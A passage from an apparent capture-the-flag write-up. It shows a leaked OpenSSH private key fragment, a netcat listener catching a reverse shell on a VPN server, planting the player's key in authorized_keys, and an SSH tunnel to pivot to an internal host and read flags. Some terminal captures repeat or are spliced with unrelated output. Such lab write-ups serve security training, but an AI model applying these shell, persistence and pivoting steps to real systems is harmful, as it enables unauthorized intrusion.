/Mfd1XZMukfr9ptqzgXp4KwsZr/RDLN4K/TOPnBav8uMDJp4G56izM1yayAf+M+LHHGESB4FDR/JorKFvyomWm0G7H+KccDQgmYTPF6aru9o3WC3GnkWDF4BX8Q47xgUxEJlfmUVieX5DnjnekmQCp9YppvW/aZpKCshkXuKLwQ15H12iSxb0j17/22NeZTYuSqQE0pR+c6bEvnP1mXMUn8X/YQpulyifp0xEmPHllCPLw4+G5Ag1lMloPxZnRLxWA+tQPb0SCeTKoDD3Qc58/008QCe5DJLkCErQGivSQ1AN37pCQ38wJcf2driqmHikXYMHhJQf+0yrqnBlH2eTBHargcMiY5oqj3V2k0pEQ70WDZyfYlfqNBldfTzapDE3cvjwa3qnI+zPVFFAxvcHC6J7J6Y/rWLL+e+34VQe00joKzL/2XNFPk8UjAPZPp2Rj+tWz0tNnD6BKsDlIMXCQskipwFzBBFZ7AgM7ozfC5UuNNczSIFkwmwC3Zph0fkZUv0K71ldBVvIyTJ1jEH6aEwNAKJX/WdkVfZlcsIQ6nUmMjYA3wgtcyaU12vGRBCIc9xP2+NMmyyHKaP0+q5HXUknR08CSn/hGfnb/dwrCzBRLIUdLPVf24Ax1+4WwyWqsv4CmATUJqpyofAMN64MmLzdWHS3vkcb8Q=
```

-----END OPENSSH PRIVATE KEY-----

Next, we modify the file permissions to ensure we can use it to generate an SSH key. This step is crucial because if the file has overly permissive access rights, SSH may flag it as insecure and refuse to use it. Below, we create the necessary SSH key for authentication.

```
chmod 600 rezaee.priv
```

```
[parnian@parnians-MacBook-Pro RsaCtfTool % ssh-keygen -p -N "password" -f ..../05-rsa.rezaee.priv
Your identification has been saved with the new passphrase.
```

And now echo our public key in vpn server authorized_keys:

```

parnian - nc -l 0.0.0.0 9696 - 80x24
pC62sJ2diFmUuhFWf8aFln9BN0duWQyrmKDLxdhqoZ+irHiJYW/JLUifuFox5NFqdyDL9+MBNj1L+EB
vxI3oQT/Ug6wraatOTRupVqbSUGGkJmb/ZRAZULEccVwby0Lgv+0CrVJqyqWCDnmJrE9XB6/2IEeo
F7Hzlnw8j2gUy8DyzZbcbaxYxQdX0NRHih0ScEqn3xu55JgJ/6Q0JV0iVeL0haSxU1sQJLhSo2LN8V
GQ== parnian@parniains-MacBook-Pro.local
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ echo "ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC parnian@parni
ians-MacBook-Pro.local
<8bM1PvLJaLt92LKC parnian@parniains-MacBook-Pro.local
> cd /
cd /
> ^C
parnian@parniains-MacBook-Pro ~ % nc -l 0.0.0.0 9696
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ echo "ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC parnian@parni
ians-MacBook-Pro.local" > ~/.ssh/authorized_keys
<arnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ cat ~/.ssh/authoriz
ed_keys
<net-975db99b5-jvqrw:/etc/openvpn$ cat ~/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC
parnian@parniains-MacBook-Pro.local
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ 

```

```

. ssh - ssh -v -i ~/ssh/id_ed25519 -p 2200 vpn_user@172.16.3.94 - 80x...
debug1: pledge: filesystem
debug1: Sending environment.
debug1: channel 0: setting env LANG = "en_US.UTF-8"
Welcome to Ubuntu 14.04 LTS (GNU/Linux 4.4.0-170-generic x86_64)

* Documentation: https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ls
$sh: 1: ?ls: not found
$ ls
$ cd /
$ ls
bin dev flag.txt lib media opt root sbin sys usr
boot etc home lib64 mnt proc run srv tmp var
$ cat flag.txt
MAZAPA_a45650f2d55696523a5ab4dd0bb0ae29
$ 

```

because rsa didn't work :)

And then ping pc2 to obtain its IP Address:

```

parnian - nc -l 0.0.0.0 9696 - 80x24
pC62sJ2diFmUuhFWf8aFln9BN0duWQyrmKDLxdhqoZ+irHiJYW/JLUifuFox5NFqdyDL9+MBNj1L+EB
vxI3oQT/Ug6wraatOTRupVqbSUGGkJmb/ZRAZULEccVwby0Lgv+0CrVJqyqWCDnmJrE9XB6/2IEeo
F7Hzlnw8j2gUy8DyzZbcbaxYxQdX0NRHih0ScEqn3xu55JgJ/6Q0JV0iVeL0haSxU1sQJLhSo2LN8V
GQ== parnian@parniains-MacBook-Pro.local
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ echo "ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC parnian@parni
ians-MacBook-Pro.local
<8bM1PvLJaLt92LKC parnian@parniains-MacBook-Pro.local
> cd /
cd /
> ^C
parnian@parniains-MacBook-Pro ~ % nc -l 0.0.0.0 9696
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ echo "ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC parnian@parni
ians-MacBook-Pro.local" > ~/.ssh/authorized_keys
<arnians-MacBook-Pro.local" > ~/.ssh/authorized_keys
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ cat ~/.ssh/authoriz
ed_keys
<net-975db99b5-jvqrw:/etc/openvpn$ cat ~/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1ZDI1NTESAAAIEK3GGLo8gnTHZbm+WeGzSnZEo68bM1PvLJaLt92LKC
parnian@parniains-MacBook-Pro.local
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/etc/openvpn$ 

```

```

. ssh - ssh -v -i ~/ssh/id_ed25519 -p 2200 vpn_user@172.16.3.94 - 80x...
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=0 Destination Port Un
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=7 Destination Port Un
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=8 Destination Port Un
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=9 Destination Port Un
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=10 Destination Port U
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=11 Destination Port U
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=12 Destination Port U
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=13 Destination Port U
reachable
From pc2.team-56.svc.cluster.local (10.233.37.80) icmp_seq=14 Destination Port U
reachable
$ 

```

To gain access to pc2, we set up an SSH tunnel, using the VPN server as a bridge. This allows us to route traffic from our local system through the VPN server, forwarding connections from local port 4444 to port 22 on pc2. This way, we can securely access pc2 as if we were directly connected to it.

```

parnian - ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rezaee@127.0.0.1...
parnian@parniains-MacBook-Pro ~ % ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rez
ae@127.0.0.1
ssh: connect to host 127.0.0.1 port 4444: Connection refused
parnian@parniains-MacBook-Pro ~ % ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rez
ae@127.0.0.1
ssh: connect to host 127.0.0.1 port 4444: Connection refused
parnian@parniains-MacBook-Pro ~ % ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rez
ae@127.0.0.1
ssh: connect to host 127.0.0.1 port 4444: Connection refused
parnian@parniains-MacBook-Pro ~ % ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rez
ae@127.0.0.1
ssh: connect to host 127.0.0.1 port 4444: Connection refused
parnian@parniains-MacBook-Pro ~ % ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rez
ae@127.0.0.1
Enter passphrase for key '/Users/parnian/Desktop/05-rsa.rezaee.priv':
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

```

```

parnian@parniains-MacBook-Pro ~ % ssh -N -p 2200 -i ~/ssh/id_ed25519 -L 0.0.0.0:
4444:10.233.37.80:22 vpn_user@172.16.3.94
^C
parnian@parniains-MacBook-Pro ~ % ssh -N -p 2200 -i ~/ssh/id_ed25519 -L 0.0.0.0:
4444:10.233.37.80:22 vpn_user@172.16.3.94
kex_exchange_identification: read: Connection reset by peer
Connection reset by 172.16.3.94 port 2200
parnian@parniains-MacBook-Pro ~ % ssh -N -p 2200 -i ~/ssh/id_ed25519 -L 0.0.0.0:
4444:10.233.37.80:22 vpn_user@172.16.3.94
kex_exchange_identification: read: Connection reset by peer
Connection reset by 172.16.3.94 port 2200
parnian@parniains-MacBook-Pro ~ % ssh -N -p 2200 -i ~/ssh/id_ed25519 -L 0.0.0.0:
4444:10.233.37.80:22 vpn_user@172.16.3.94

```

And finally ssh to pc2 using rezaee's private key:

The image shows two terminal windows side-by-side. The left terminal window is titled 'parnian' and shows the command: `ssh -p 4444 -i ~/Desktop/05-rsa.rezaee.priv rezaee@127.0.0.1...`. The output of this command is displayed, including system information, a warning about minimizing, instructions to restore content, copyright notices, and a warning about no warranty. It also shows directory listing commands like `ls`, `cd /`, and `ls` again, followed by a `cat flag.txt` command which outputs the string `MAZAPA_b9b632cf515c67ebdc721306a18b87b0`. The right terminal window is titled 'parnian@parnians-MacBook-Pro ~ %' and shows the command: `ssh -N -p 2200 -i ~/.ssh/id_ed25519 -L 0.0.0.0:4444:10.233.37.80:22 vpn_user@172.16.3.94`. The output shows the removal of launchctl services, files, and directories related to Docker, followed by the purging of the Docker formula. It then shows the connection being established to port 2200 on 172.16.3.94, with messages indicating a connection reset by peer and a new connection being established.

```
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
snap
$ cd /
$ ls
bin dev flag.txt lib lib64 media opt root sbin start.sh tmp var
boot etc home lib32 libx32 mnt proc run srv sys usr
$ cat flag.txt
MAZAPA_b9b632cf515c67ebdc721306a18b87b0
$



[Password:
=> Removing launchctl service com.docker.socket
=> Removing launchctl service com.docker.vmmnetd
=> Removing files:
/Library/PrivilegedHelperTools/com.docker.socket
/Library/PrivilegedHelperTools/com.docker.vmmnetd
=> Removing directories if empty:
=> Purging files for version 4.37.2,179585 of Cask docker
parnian@parnians-MacBook-Pro ~ % brew uninstall --formula docker --force

parnian@parnians-MacBook-Pro ~ % ssh -N -p 2200 -i ~/.ssh/id_ed25519 -L 0.0.0.0:4444:10.233.37.80:22 vpn_user@172.16.3.94
kex_exchange_identification: read: Connection reset by peer
Connection reset by 172.16.3.94 port 2200
parnian@parnians-MacBook-Pro ~ % ssh -N -p 2200 -i ~/.ssh/id_ed25519 -L 0.0.0.0:4444:10.233.37.80:22 vpn_user@172.16.3.94
kex_exchange_identification: read: Connection reset by peer
Connection reset by 172.16.3.94 port 2200
parnian@parnians-MacBook-Pro ~ % ssh -N -p 2200 -i ~/.ssh/id_ed25519 -L 0.0.0.0:4444:10.233.37.80:22 vpn_user@172.16.3.94]
```